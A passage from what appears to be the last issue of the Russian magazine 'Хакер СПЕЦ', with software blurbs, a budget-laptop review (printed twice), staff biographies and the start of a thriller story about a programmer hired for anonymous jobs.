Тебе никогда не хотелось собрать и записать диск со своим любимым софтом, который ты каждый раз ставишь снова и снова после очередного сноса Винды? И не просто составить список кучи дистрибутивов, хаотично раскиданных по всему пространству компакта, а автоматизировать установку своего добра и свести к минимуму количество никчемных манипуляций. С помощью Lazy Setup можно сделать как раз такой «CD автоматической установки» — нужно лишь указать, какие программы следует установить, а сам процесс инсталла Lazy Setup берет на себя. Она последовательно запускает файлы установки, жмет кнопки Next и Yes, выбирает элементы, вводит серийники, расставляет галочки «I Agree…» :). Настройка всех необходимых манипуляций производится в администраторской части программы, где указываются кнопки/чеки/переключатели, которые должны быть нажаты, что и куда должно быть введено и т.п. Прожиг установочного компакта выполняется непосредственно из программы. Таким образом, реально сэкономить на установке софта до 75% своего драгоценного времени. По крайней мере, так заявляют разработчики. Я им верю.


## Mudbox 1.0 Final

mudbox3d.com
Shareware


Продукт совместных трудов профессиональных программистов, опытных 3D-художников и известных разработчиков игр — программа для создания качественных моделей с высокой детализацией. Пока информации о проекте немного, но, несомненно, его разработка будет вестись и в будущем. Катализатором этому служит немалая заинтересованность известных людей в области 3D-моделирования и разработки игр. Среди особенностей Mudbox отмечается максимально большая рабочая область, удобные инструменты. 3D-слои и их маски созданы на основе реализации слоев в Photoshop: копирование, объединение, группировка производится похоже. Смею предположить — у проекта большое будущее. А пока есть возможность ознакомиться с первой финальной версией.

# Доступная мобильность

ТЕСТИРУЕМ НЕДОРОГИЕ НОУТБУКИ

СЕРГЕЙ НИКИТИН

→ **технологии.** В современных дешевых ноутбуках наиболее часто встречаются встроенные видеоадаптеры, которые не способны на высокую производительность — это не позволяет на таких лэптопах наслаждаться требовательными к графике играми. Да и общая производительность, как мы и говорили выше, и как показывают тесты, падает. Второй проблемой выступает малое время автономной работы. Некоторые устройства не смогли в связи с этим пройти в режиме автономной работы тест PCMark 2005, заряд в батарее просто заканчивался раньше, чем сам тест. Поэтому если ты планируешь работать в дороге, то обрати на этот параметр самое тщательное внимание! К неоспоримым плюсам таких девайсов относятся сильные основные компоненты (двуядерные процессоры, количество памяти, универсальные оптические приводы и т.д.) и наличие всевозможных средств связи, включая беспроводные. К некоторым мобильным ПК прикладываются обширные наборы фирменного программного обеспечения, которые делают работу устройства более быстрой, удобной и безопасной.

→ **методика тестирования.** Чтобы выяснить все самым тщательным образом, мы разработали специальную методику тестирования, которая учитывает все нюансы работы мобильных компьютеров. Тесты проводились в двух режимах: при питании от сети и при автономной работе. В самом начале с помощью утилиты Lavalys Everest мы получали подробнейшую информацию о системе. Заодно запускался встроенный в нее мониторинг температуры процессора, чипсета и жесткого диска. Потом, используя утилиты S&M (нагрузка процессора) и ThrottleWatch (логирует частоту процессора, напряжение и некоторые другие параметры), мы выясняли правильность работы данного ПК по схемам питания Always On (при работе от сети) и Laptop (при работе от аккумулятора). Дело в том, что если от сети ноутбуки работают нормально, то в режиме Laptop они могут вести себя «неправильно» — не снижать яркость экрана, не сбрасывать частоту работы и напряжение процессора, что негативно отражается на времени работы, и результаты тестов получаются некорректными. Если все было нормально, запускался тестовый комплект: бенчмарки 3DMark 2001 SE, 3DMark 2003, 3DMark 2003, PCMark 2004 и PCMark 2005. При работе от батареи к ним добавлялась программа Battery Eater, при помощи которой мы определяли время автономной работы устройства. Также с помощью колориметра и утилиты OptiCAL мы строили колориметрическую диаграмму дисплея.

## ACER TRAVELMATE 4222 WLMI

($1100) 6 баллов

| | |
|---|---|
| ПРОЦЕССОР, ГГЦ: | **1.66, Intel Core Duo T2300E** |
| ОПЕРАТИВНАЯ ПАМЯТЬ, МБ: | **1024** |
| РАЗМЕР ЭКРАНА, ДМ: | **15.4** |
| ВИДЕОКАРТА, МБ: | **Intel GMA 950** |
| ЖЕСТКИЙ ДИСК, ГБ: | **80** |
| ОПТИЧЕСКИЙ ПРИВОД: | **DVD+RW Super Multi** |
| СР-ВА СВЯЗИ: | **модем, LAN, Bluetooth, Wi-Fi** |
| ИНТЕРФЕЙСЫ: | **USB, mic, ear, PC-Card, VGA** |
| ГАБАРИТЫ, ММ: | **364x274.75x30** |
| ВЕС, КГ: | **2.95** |

→ **плюсы.** Стильно выглядящий ноутбук от компании Acer, обладающий, к тому же, кучей фирменных утилит и технологий, улучшающих работу всего, что только возможно, и делающих ее удобнее и безопаснее. Экран размером в 15.4" большой и качественный, цвета яркие, и, вообще, — работать за ним приятно. В наличии есть также встроенные микрофон и web-камера. Клавиатура мягкая и приятная, обладает несколько необычной формой. Внизу тачпада добавлена кнопка-джойстик для управления курсором — кому-то наверняка придется по душе. Приятно, что за этим компом тебе не грозит одиночество — полный набор средств связи к твоим услугам (модем, LAN, Bluetooth, Wi-Fi). А для общения с другими носителями есть универсальный оптический привод и кард-ридер.

→ **минусы.** Впечатление от неплохой, в общем, начинке портит встроенный видеоадаптер, который определенно мешает познать все прелести качественного экрана. Именно из-за него ноутбук не прошел тесты 3DMark 2005 и 2006, да и вообще, учитывая конфигурацию в целом, столь низкие показатели в тестах — это его работа.

## MSI MEGABOOK S430
($1199) 6 баллов

| | |
|---|---|
| ПРОЦЕССОР, ГГЦ: | **1.8, AMD Sempron** |
| ОПЕРАТИВНАЯ ПАМЯТЬ, МБ: | **1024** |
| РАЗМЕР ЭКРАНА, ДМ: | **14** |
| ВИДЕОКАРТА, МБ: | **256, NVIDIA GeForce Go 6100** |
| ЖЕСТКИЙ ДИСК, ГБ: | **60** |
| ОПТИЧЕСКИЙ ПРИВОД: | **DVD-ROM** |
| СР-ВА СВЯЗИ: | **модем, LAN** |
| ИНТЕРФЕЙСЫ: | **USB, mic, ear, PC-Card, VGA** |
| ГАБАРИТЫ, ММ: | **330x275x26** |
| ВЕС, КГ: | **2.1** |

➔ **плюсы.** Эта модель, по сравнению с другим изделием MSI из нашего обзора, имеет более стильный внешний вид и несколько улучшенную ситуацию с автономной работой. Время жизни ноутбука от аккумулятора немного выросло, но и скорость его зарядки также возросла. Нампад исчез, клавиатура стандартная, что благоприятно сказалось на размерах клавиш и вообще на раскладке — не путаешься при нажатии. Корпус имеет два цвета, черный и серебряный, что, вкупе с нормальным видом кнопки Power, положительно сказалось на экстерьере устройства. Стоит отметить наличие Wi-Fi адаптера и малые габариты устройства — это пригодится тем, кто планирует использовать его в дороге.

➔ **минусы.** Хоть и улучшенная, ситуация с автономным функционированием довольно плачевна. Тест PCMark 2005 так и не был пройден — заряда не хватило. Встроенные компоненты, да и не встроенные тоже, довольно слабые, что объясняет такие невысокие результаты, полученные этим устройством.

## ROVERBOOK NAUTILUS W550 WH
($1250) 9 баллов

| | |
|---|---|
| ПРОЦЕССОР, ГГЦ: | **2.0, AMD Turion 64 X2 TL-60** |
| ОПЕРАТИВНАЯ ПАМЯТЬ, МБ: | **1024** |
| РАЗМЕР ЭКРАНА, ДМ: | **15.4** |
| ВИДЕОКАРТА, МБ: | **5256, NVIDIA GeForce Go 7600** |
| ЖЕСТКИЙ ДИСК, ГБ: | **100** |
| ОПТИЧЕСКИЙ ПРИВОД: | **DVD+RW DL** |
| СР-ВА СВЯЗИ: | **модем, LAN, Bluetooth, Wi-Fi** |
| ИНТЕРФЕЙСЫ: | **USB, mic, ear, PC-Card, S-Video, DVI, mini FireWire** |
| ГАБАРИТЫ, ММ: | **358x259x30** |
| ВЕС, КГ: | **2.9** |

➔ **плюсы.** Ноутбук Rover очень похож на 675-ю модель от MSI: сразу бросаются в глаза схожие технические характеристики, элементы дизайна, а главное — наличие полноценного NumPad'a. Абсолютно идентична и встроенная web-камера, на том же месте расположен микрофон. Но начинка у детища Rover мощнее: более быстрый процессор AMD Turion 64 X2 TL-60 (вместо TL-56 у M675) и более вместительный жесткий диск (100 вместо 80 Гб). Гигабайт оперативной памяти и видеоадаптер NVIDIA GeForce 7600 Go присутствуют и ничем от аналогичных компонентов в девайсе от MSI не отличаются. Но главная проблема была решена: время автономной работы вполне приемлемое (почти два часа), все тесты были пройдены, причем с хорошими результатами, а восполнение заряда аккумуляторов происходит довольно быстро. Так что не перевелись еще умельцы на Руси!

➔ **минусы.** К сожалению, остались все проблемы с кнопками. Из-за наличия нампада ужата клавиатура, при наборе текста будешь путаться. Также присутствуют страшненькие и большие быстрые клавиши и кнопка Power.


выбор редакции
СПЕЦ

# Доступная мобильность

ТЕСТИРУЕМ НЕДОРОГИЕ НОУТБУКИ

СЕРГЕЙ НИКИТИН

→ **технологии.** В современных дешевых ноутбуках наиболее часто встречаются встроенные видеоадаптеры, которые не способны на высокую производительность — это не позволяет на таких лэптопах наслаждаться требовательными к графике играми. Да и общая производительность, как мы и говорили выше, и как показывают тесты, падает. Второй проблемой выступает малое время автономной работы. Некоторые устройства не смогли в связи с этим пройти в режиме автономной работы тест PCMark 2005, заряд в батарее просто заканчивался раньше, чем сам тест. Поэтому если ты планируешь работать в дороге, то обрати на этот параметр самое тщательное внимание! К неоспоримым плюсам таких девайсов относятся сильные основные компоненты (двуядерные процессоры, количество памяти, универсальные оптические приводы и т.д.) и наличие всевозможных средств связи, включая беспроводные. К некоторым мобильным ПК прикладываются обширные наборы фирменного программного обеспечения, которые делают работу устройства более быстрой, удобной и безопасной.

→ **методика тестирования.** Чтобы выяснить все самым тщательным образом, мы разработали специальную методику тестирования, которая учитывает все нюансы работы мобильных компьютеров. Тесты проводились в двух режимах: при питании от сети и при автономной работе. В самом начале с помощью утилиты Lavalys Everest мы получали подробнейшую информацию о системе. Заодно запускался встроенный в нее мониторинг температуры процессора, чипсета и жесткого диска. Потом, используя утилиты S&M (нагрузка процессора) и ThrottleWatch (логирует частоту процессора, напряжение и некоторые другие параметры), мы выясняли правильность работы данного ПК по схемам питания Always On (при работе от сети) и Laptop (при работе от аккумулятора). Дело в том, что если от сети ноутбуки работают нормально, то в режиме Laptop они могут вести себя «неправильно» — не снижать яркость экрана, не сбрасывать частоту работы и напряжение процессора, что негативно отражается на времени работы, и результаты тестов получаются некорректными. Если все было нормально, запускался тестовый комплект: бенчмарки 3DMark 2001 SE, 3DMark 2003, 3DMark 2003, PCMark 2004 и PCMark 2005. При работе от батареи к ним добавлялась программа Battery Eater, при помощи которой мы определяли время автономной работы устройства. Также с помощью колориметра и утилиты OptiCAL мы строили колориметрическую диаграмму дисплея.

## ACER TRAVELMATE 4222 WLMI

($1100) 6 баллов

| | |
|---|---|
| ПРОЦЕССОР, ГГЦ: | **1.66, Intel Core Duo T2300E** |
| ОПЕРАТИВНАЯ ПАМЯТЬ, МБ: | **1024** |
| РАЗМЕР ЭКРАНА, ДМ: | **15.4** |
| ВИДЕОКАРТА, МБ: | **Intel GMA 950** |
| ЖЕСТКИЙ ДИСК, ГБ: | **80** |
| ОПТИЧЕСКИЙ ПРИВОД: | **DVD+RW Super Multi** |
| СР-ВА СВЯЗИ: | **модем, LAN, Bluetooth, Wi-Fi** |
| ИНТЕРФЕЙСЫ: | **USB, mic, ear, PC-Card, VGA** |
| ГАБАРИТЫ, ММ: | **364x274.75x30** |
| ВЕС, КГ: | **2.95** |

→ **плюсы.** Стильно выглядящий ноутбук от компании Acer, обладающий, к тому же, кучей фирменных утилит и технологий, улучшающих работу всего, что только возможно, и делающих ее удобнее и безопаснее. Экран размером в 15.4" большой и качественный, цвета яркие, и, вообще, — работать за ним приятно. В наличии есть также встроенные микрофон и web-камера. Клавиатура мягкая и приятная, обладает несколько необычной формой. Внизу тачпада добавлена кнопка-джойстик для управления курсором — кому-то наверняка придется по душе. Приятно, что за этим компом тебе не грозит одиночество — полный набор средств связи к твоим услугам (модем, LAN, Bluetooth, Wi-Fi). А для общения с другими носителями есть универсальный оптический привод и кард-ридер.

→ **минусы.** Впечатление от неплохой, в общем, начинке портит встроенный видеоадаптер, который определенно мешает познать все прелести качественного экрана. Именно из-за него ноутбук не прошел тесты 3DMark 2005 и 2006, да и вообще, учитывая конфигурацию в целом, столь низкие показатели в тестах — это его работа.

## MSI MEGABOOK S430
($1199) 6 баллов

| | |
|---|---|
| ПРОЦЕССОР, ГГЦ: | **1.8, AMD Sempron** |
| ОПЕРАТИВНАЯ ПАМЯТЬ, МБ: | **1024** |
| РАЗМЕР ЭКРАНА, ДМ: | **14** |
| ВИДЕОКАРТА, МБ: | **256, NVIDIA GeForce Go 6100** |
| ЖЕСТКИЙ ДИСК, ГБ: | **60** |
| ОПТИЧЕСКИЙ ПРИВОД: | **DVD-ROM** |
| СР-ВА СВЯЗИ: | **модем, LAN** |
| ИНТЕРФЕЙСЫ: | **USB, mic, ear, PC-Card, VGA** |
| ГАБАРИТЫ, ММ: | **330x275x26** |
| ВЕС, КГ: | **2.1** |

➔ **плюсы.** Эта модель, по сравнению с другим изделием MSI из нашего обзора, имеет более стильный внешний вид и несколько улучшенную ситуацию с автономной работой. Время жизни ноутбука от аккумулятора немного выросло, но и скорость его зарядки также возросла. Нампад исчез, клавиатура стандартная, что благоприятно сказалось на размерах клавиш и вообще на раскладке — не путаешься при нажатии. Корпус имеет два цвета, черный и серебряный, что, вкупе с нормальным видом кнопки Power, положительно сказалось на экстерьере устройства. Стоит отметить наличие Wi-Fi адаптера и малые габариты устройства — это пригодится тем, кто планирует использовать его в дороге.

➔ **минусы.** Хоть и улучшенная, ситуация с автономным функционированием довольно плачевна. Тест PCMark 2005 так и не был пройден — заряда не хватило. Встроенные компоненты, да и не встроенные тоже, довольно слабые, что объясняет такие невысокие результаты, полученные этим устройством.

## ROVERBOOK NAUTILUS W550 WH
($1250) 9 баллов

| | |
|---|---|
| ПРОЦЕССОР, ГГЦ: | **2.0, AMD Turion 64 X2 TL-60** |
| ОПЕРАТИВНАЯ ПАМЯТЬ, МБ: | **1024** |
| РАЗМЕР ЭКРАНА, ДМ: | **15.4** |
| ВИДЕОКАРТА, МБ: | **5256, NVIDIA GeForce Go 7600** |
| ЖЕСТКИЙ ДИСК, ГБ: | **100** |
| ОПТИЧЕСКИЙ ПРИВОД: | **DVD+RW DL** |
| СР-ВА СВЯЗИ: | **модем, LAN, Bluetooth, Wi-Fi** |
| ИНТЕРФЕЙСЫ: | **USB, mic, ear, PC-Card, S-Video, DVI, mini FireWire** |
| ГАБАРИТЫ, ММ: | **358x259x30** |
| ВЕС, КГ: | **2.9** |

➔ **плюсы.** Ноутбук Rover очень похож на 675-ю модель от MSI: сразу бросаются в глаза схожие технические характеристики, элементы дизайна, а главное — наличие полноценного NumPad'a. Абсолютно идентична и встроенная web-камера, на том же месте расположен микрофон. Но начинка у детища Rover мощнее: более быстрый процессор AMD Turion 64 X2 TL-60 (вместо TL-56 у M675) и более вместительный жесткий диск (100 вместо 80 Гб). Гигабайт оперативной памяти и видеоадаптер NVIDIA GeForce 7600 Go присутствуют и ничем от аналогичных компонентов в девайсе от MSI не отличаются. Но главная проблема была решена: время автономной работы вполне приемлемое (почти два часа), все тесты были пройдены, причем с хорошими результатами, а восполнение заряда аккумуляторов происходит довольно быстро. Так что не перевелись еще умельцы на Руси!

➔ **минусы.** К сожалению, остались все проблемы с кнопками. Из-за наличия нампада ужата клавиатура, при наборе текста будешь путаться. Также присутствуют страшненькие и большие быстрые клавиши и кнопка Power.


выбор редакции
СПЕЦ

# Crew

## личный состав

ПОСЛЕДНЯЯ ГАСТРОЛЬ АРТИСТА-СОЛИСТА ИМЕРАТОРСКОГО ТЕАТРА ДРАМЫ И КОМЕДИИ! СЕМЬ ДОЛГИХ ЛЕТ ЖУРНАЛ СПЕЦ ХАКЕР БЫЛ С ТОБОЙ. И ВОТ НАСТАЛ ВЕЛИКИЙ МОМЕНТ — МОМЕНТ ИСТИНЫ. ТЫ ДЕРЖИШЬ В РУКАХ ПОСЛЕДНИЙ НОМЕР ЖУРНАЛА, НАЗЫВАЮЩЕГОСЯ «СПЕЦ». НО НЕ СПЕШИ РАССТРАИВАТЬСЯ :), НИ ЖУРНАЛ, НИ ЕГО КОМАНДА НА САМОМ ДЕЛЕ НИКУДА НЕ ДЕНУТСЯ. ПРОСТО ОН БУДЕТ НАЗЫВАТЬСЯ ПО-ДРУГОМУ — «IT СПЕЦ», И В ОСНОВНОМ БУДЕТ РАССЧИТАН НА IT-СПЕЦИАЛИСТОВ РАЗЛИЧНЫХ КОМПАНИЙ, НО И ПРО НАШИХ ДОРОГИХ ЧИТАТЕЛЕЙ МЫ ЗАБЫВАТЬ НЕ НАМЕРЕНЫ :). В НОВОМ СПЕЦЕ БУДЕТ МНОЖЕСТВО РУБРИК («БЕЗОПАСНОСТЬ», «ПРОГРАММИРОВАНИЕ», «ТЕНДЕНЦИИ»), КОТОРЫЕ БУДУТ ИНТЕРЕСНЫ И ТЕБЕ, А САМ ЖУРНАЛ, В ОТЛИЧИИ ОТ КЛАССИЧЕСКИХ B2B ИЗДАНИЙ, БУДЕТ РАСПРОСТРАНЯТЬСЯ В ТОМ ЧИСЛЕ И ПРЕЖНИМ ПОСОБОМ, ТО ЕСТЬ В РОЗНИЦУ. ОДНАКО Я НЕМНОГО ОТВЛЕКСЯ НА БУДУЩЕЕ. СЕГОДНЯ ЖЕ МЫ ЧЕСТВУЕМ КОМАНДУ — ПОЭТОМУ ВСТРЕЧАЙ ВСЕХ ТЕХ, КТО ВСЕ ЭТО ВРЕМЯ РАБОТАЛ НА АРЕНЕ БЕЗ СТРАХОВКИ.


**1**
**Александр Лозовский**
**aka Dr.Klouniz**
**редактор**

Для начала открою самую страшную тайну — у меня действительно высшее медицинское образование (я закончил медфак РУДН) и я действительно никогда не учился ни в каких технических ВУЗ'ах :). Моя первая статья про кодинг сниффера вышла в Хакере в 2001 году, в журнале, видоизмененном великим редизайном (все помнят брутальную обложку с грязной ногой :)). После этого, некоторое время в журнал я ничего не писал, зато регулярно отмечался на xakep.ru посредством статей, посвященных некоторым аспектам вирусного программинга на Delphi :). Затем я полностью переключился на статьи в кодинг Хакера, и наконец — погрузился в редакторство и выпускающее редакторство в обеих журналах (Спец и Хакер, это произошло в 2003-м, хотя стоп, поскольку теперь выпускающий редактор должен быть офисным сотрудником, я просто взял на себя больше редакторской работы).

По жизни — на данный момент тружусь в приемном отделении одной городской больницы (судя по деньгам — больше хобби, работа — это все же журналы :)), развлекаю себя поднятием тяжестей и отжигаю на форумах типа PMC (forums.rusmedserv.com). А, ну еще послушиваю музыку, иногда — такую же экстремальную, как Карамнофф, иногда — менее экстремальную, обычно — power metal.

**2**
**Андрей Карамнов**
**верстальщик**

Подвязался верстальщиком в «Хакер СПЕЦ» летом 2006 года, до этого сотрудничал с различными издательскими домами, выполняя аналогичную работу.

Журнал заинтересовал прежде всего нестандартным подходом к выбору тем в номер, оригинальным их исполнением в лице наших дизайнеров и, конечно же, уникальной творческой атмосферой во время сдачи номера в печать :-) (очень тактично сказано :) — прим. Dr.). Ценю ответственный и заинтересованный подход ко всему, за что берешься; не приемлю такие человеческие качества, как глупость и лень. Хобби: экстремальная музыка (тру митоллист! — прим. Dr.), литература.

**3**
**Александр Киселев**
**цветокорректор**

Все что имеет начало, имеет и свой логический конец! Вот и настал конец для журнала «Хакер СПЕЦ»!

Ну что, думаю, похорон проводить не будем, а только станем вспоминать хорошее, а его было намного больше чем отрицательного.

Спи спокойно, наш «Хакер СПЕЦ»!

**4**
**Настя Глухова**
**литературный редактор**

Самая «грамотная» в журнале =). Редактирую СПЕЦ с июня 2006, параллельно учусь в Полиграфе и работаю в Центре современного искусства. Я в восторге от команды, делающей журнал — все очень энергичные, веселые и творческие люди. Отдельный респект авторам, особенно Крису Касперски: его «Поток сознания» — просто хит!

**5**
**Андрей Каролик**
**редактор**

В команде журнала «Хакер СПЕЦ» с 2003 года, до этого успел написать более ста статей в «Хакер» и «Хакер СПЕЦ», так что прекрасно знает все потенциальные проблемы, которые могут возникнуть у авторов во время подготовки материала. Любит свою работу прежде всего из-за возможности общаться с людьми, с которыми знакомится в процессе поиска новых авторов и экспертов. Считает, что нет ничего невозможного, просто все в итоге упирается в ресурсы. Больше всего не любит непрофессионализм в работе. Ценит надежность и своевременность. Хобби — беговые роликовые коньки, капитан команды Force Team (www.forceteam.ru).


**6**
**Николай Черепанов**
**aka AvaLANche**
**главный редактор**

У руля с 2003 года. Собственно, все, что происходило со «СПЕЦом» за последние три с половиной года и происходит сейчас — на моей совести.

Помимо работы в журнале, за это время я успел: получить диплом о высшем образовании по специальности «Физика», сменить специальность, но не предать родной Московский Университет, пойдя на второе высшее, спустить несколько раз предпоследние штаны на тюнинг своего автомобиля, увлечься чревоугодием и женской психологией (надеюсь, в практическом аспекте данного термина? Ну, хорошо что хоть не женской физиологией :) — прим. сами знаете кого).

**7**
**Сергей Никитин**
**выпускающий**
**редактор**

Придя в «СПЕЦ» три номера назад, я обнаружил дружную и опытную команду, которая уже давно делает журнал. Точнее, делала, так как этот номер — последний. По мере своих скромных сил и возможностей я старался быть хорошим выпредом, который координирует всю работу редакции, проверяет все и в любой момент может ответить на любой вопрос по поводу процесса сдачи. Надеюсь, что пять законченных курсов журфака помогут мне хорошо делать «ИТ-Спец».


Обещаю, что он будет выходить вовремя, не будет содержать ошибок, а раздел по тестированию «железа» (который буду вести я) станет самым лучшим и интересным в издании!

**8**
**Иван Васин &**
**Наталья Жукова**
**арт-команда**

Вот и закончился марафон, который мы стартовали немногим более года назад. Всего 15 журналов и всего 15 месяцев с того момента, как нас пригласили в «СПЕЦ». Нам кажется, что журнал вырос, выросли и мы. Что-то успели сделать за этот период, что-то нет. Конечно, хотелось сделать намного больше. Теперь же наступил тот этап, когда «СПЕЦ» должен ступить на новый уровень. Для нас же это подходящий момент покинуть журнал, и дать возможность кому-то еще вдохнуть в него новый смысл, новую жизнь, новую душу...

Хотим пожелать действующей команде профессионального и творческого роста, а нашей смене — непоколебимой выдержки!

# Story



## ПУЛЯ ДЛЯ ГЕНИЯ

НА ЛУКОВНИКОВА ПОГОНЫ ГЕНЕРАЛА ВСЕГДА ПРОИЗВОДИЛИ СИЛЬНОЕ ВПЕЧАТЛЕНИЕ.

NIRO (NIRO@REAL.XAKEP.RU, WWW.NIRO-DE-ROBERT.LIVEJOURNAL.COM)

Они его практически гипнотизировали — настолько манящим был их блеск, столько неизведанного и недоступного таили они за собой, что глаза оторвать от них было практически невозможно.

Он стоял навытяжку перед генеральским столом из красного дерева, поедал глазами то погоны, то портреты президента и министра обороны над головой и ждал очередного выговора с невообразимой преданностью.

— Ну что, Чипполино, — сквозь зубы процедил генерал. — Результат будет еще при моей жизни — или уже потом?

Луковников (в миру генералитета Чипполино) шмыгнул носом совсем не по уставу и кивнул:

— Будет. При вашей. Скоро, товарищ генерал-лейтенант. Сроки еще не вышли…

— Но уже подходят, — генерал встал, прошелся вдоль стены под портретами своих руководителей и начальников. — Подходят. И сейчас не времена коммунистической партии — когда можно было лозунгами сорить годами и так ничего и не сделать…

— Так точно, товарищ генерал-лейтенант, — Луковников теребил кончиками пальцев штанины, стараясь делать это так, чтобы командующий не замечал. — У меня… У моей группы есть еще две недели… То есть три, но вы приказали сократить…

— Приказал! — крикнул генерал. — И снова прикажу! Результат мне на стол через четырнадцать дней! Ускорьте процесс любыми средствами!

Он остановился в дальнем углу кабинета, посмотрел куда-то в сторону и произнес:

— Цель оправдывает средства. Вы меня поняли?

Луковников замер и даже прекратил издеваться над форменными брюками. Генерал посмотрел на него тяжелым взглядом из-под брежневских бровей:

— Не слышу…

— Так точно, понял! — козырнул Луковников.

— К пустой голове руку не прикладывают, — поморщился генерал, и Луковников вспомнил, что оставил фуражку у адъютанта за дверью. — Чипполино… Кто там в разработке? Фамилия у одного запоминающаяся…

— Алмазов, товарищ генерал-лейтенант, — напомнил Луковников. — И Рыков.

— Кто из них приоритетнее?

— В настоящий момент ценность Алмазова не вызывает сомнений…

— Луковников понял, что беседа перешла в более спокойное русло. — Задания получены, деньги…

— Списал уже? Смотри, узнаю, что гараж строишь на казенные — расстреляю.

— Отчитаюсь за каждый рубль, — обиженным тоном ответил Луковников. — Вы же меня знаете.

— Потому и напоминаю, — генерал закурил, выпустил облако дыма в сторону. — Координатор толковый?

Луковников пожал плечами.

— Да вроде нормальный. Но от него мало чего зависит… Главное — что сделают Алмазов и его напарник.

— Фигурантов уже чем-нибудь зацепили?

— Да. Но с Рыковым сложнее… — Луковников покачал головой. — С ним придется общаться очень жестко.

— Так общайтесь, — генерал сделал еще пару затяжек, затушил не выкуренную и до половины сигарету, сокрушенно вздохнул. — Врачи запрещают. А порой хочется — аж до слез… Ты мне дай результат! И не смотри на мои погоны. Сделаешь работу — представлю на полковника. А там уже сам крутись, как умеешь.

Луковников прищелкнул каблуками, вытянулся в струну и едва ли не крикнул:

— Разрешите выполнять?

Генерал махнул рукой:

— Валяй…

Будущий полковник вышел из кабинета, прикрыл дверь и вытер пот со лба. Адъютант смотрел на него с плохо скрываемой усмешкой.

— Крут батя сегодня? — спросил он у Луковникова.

— Да уж… — кивнул тот в ответ. — Но и мы не лыком шиты.

Он надел фуражку, выровнял ее, поправил ремень и вышел из приемной.

* * * * *

Ждать надо было еще примерно полчаса. Лукин пощелкал кнопками пульта, пробежался глазами по новостям, какому-то фильму, сменил все это на биатлон, но наши дамы с винтовками тащились в конце основной группы, не претендуя ни на какие медали, в результате чего через несколько минут он оказался уже на музыкальном канале, коих в последнее время что-то уж очень много развелось — клипы были довольно приличными, музыка цепляла, фигуристые девчонки садились на шпагат, парни с наколками бредили неким подобием рэпа, Лукин бросил пульт на диван и решил оставить это звуковое сопровождение.

— Будем надеяться, что люди они пунктуальные и не пересекутся у меня под дверьми, — покачивая головой в такт музыке, сказал он в телевизор. — Хотя никак не возьму в толк — что в этом плохого? Ну, увидит один другого — что это изменит? Правда, минимум информации — максимум защищенности, так, кажется, говорил заказчик? Слишком сложная для понимания фраза…

Он встал, вернулся за компьютер и перечитал последнее письмо, пришедшее вчера вечером:

— «Утром ждите Рыкова в десять часов. Гонорар передадите сразу. Алмазов придет через сорок минут. Ему вы ничего не должны, с ним рассчитались уже давно и совершенно другим способом. Когда примете исходники, обращайтесь к инструктору. ICQ 444115686. Он все вре-

мя онлайн, ждет вас. Суть дела он изложит. Остальное — за вами. Срок — четыре дня». Как всегда, без подписи…

Кресло скрипнуло под ним — жалобно и как-то разочарованно, словно от наличия подписи в письме зависело его существование. Лукин крутнулся туда-сюда, не сводя глаз с экрана.

— Осталось восемнадцать минут… Придет Рыков… Что за Рыков? Как я узнаю, что он — это он? Паспорт попросить? Или он скажет: «Здрасьте, я Рыков, меня тут все знают». Гонорар этот еще…

Конверт с деньгами оказался у него в квартире совершенно неожиданно, по образу и подобию Игоря Кио. Просто лежал посреди коридора, когда Лукин десять дней назад пришел с работы. Внутри — две тысячи сто долларов и записка. «Ваши услуги в очередной раз очень понадобились одной влиятельной организации… На деньги не обращайте внимания… Они пригодятся в дальнейшем… Сто долларов — за беспокойство и чтобы сменить замок в двери, если вы чего-то боитесь… Когда придет человек по фамилии Рыков — отдадите ему конверт с деньгами в обмен на диск. Еще один диск вам передаст человек, который представится Алмазовым… Как только на руках у вас окажется информация — с вами свяжутся и поставят задачу, которая будет оплачена более чем… Мы будем очень вам благодарны за сотрудничество… Ваши друзья».

Замок он не поменял. Решил, что раз они вошли сюда так свободно — то что меняй, что не меняй, одно разорение. Вроде ничего не взяли… Деньги он спрятал в шкаф, переложив причитающуюся ему сотню в карман пиджака — она сумела на несколько дней поправить его пошатнувшееся финансовое положение. И все оставшееся до прихода гостей время думал о том, что же такого он должен будет сделать и сколько это что-то будет стоить…

Конечно, он понимал, что никто не попросит его сделать евроремонт или перебрать двигатель «Бентли». Он ничего не соображал ни в первом, ни во втором. Но вот какие услуги может оказать программист, уволенный из серьезной конторы, занимающейся обеспечением безопасности — причем уволенный по очень и очень веской причине… Тут ошибки быть не могло. Он уже выполнял такие анонимные задания несколько раз за последние три года. И каждый раз гонорар был более чем высок, а те, кто использовал его, по-прежнему оставались в тени.

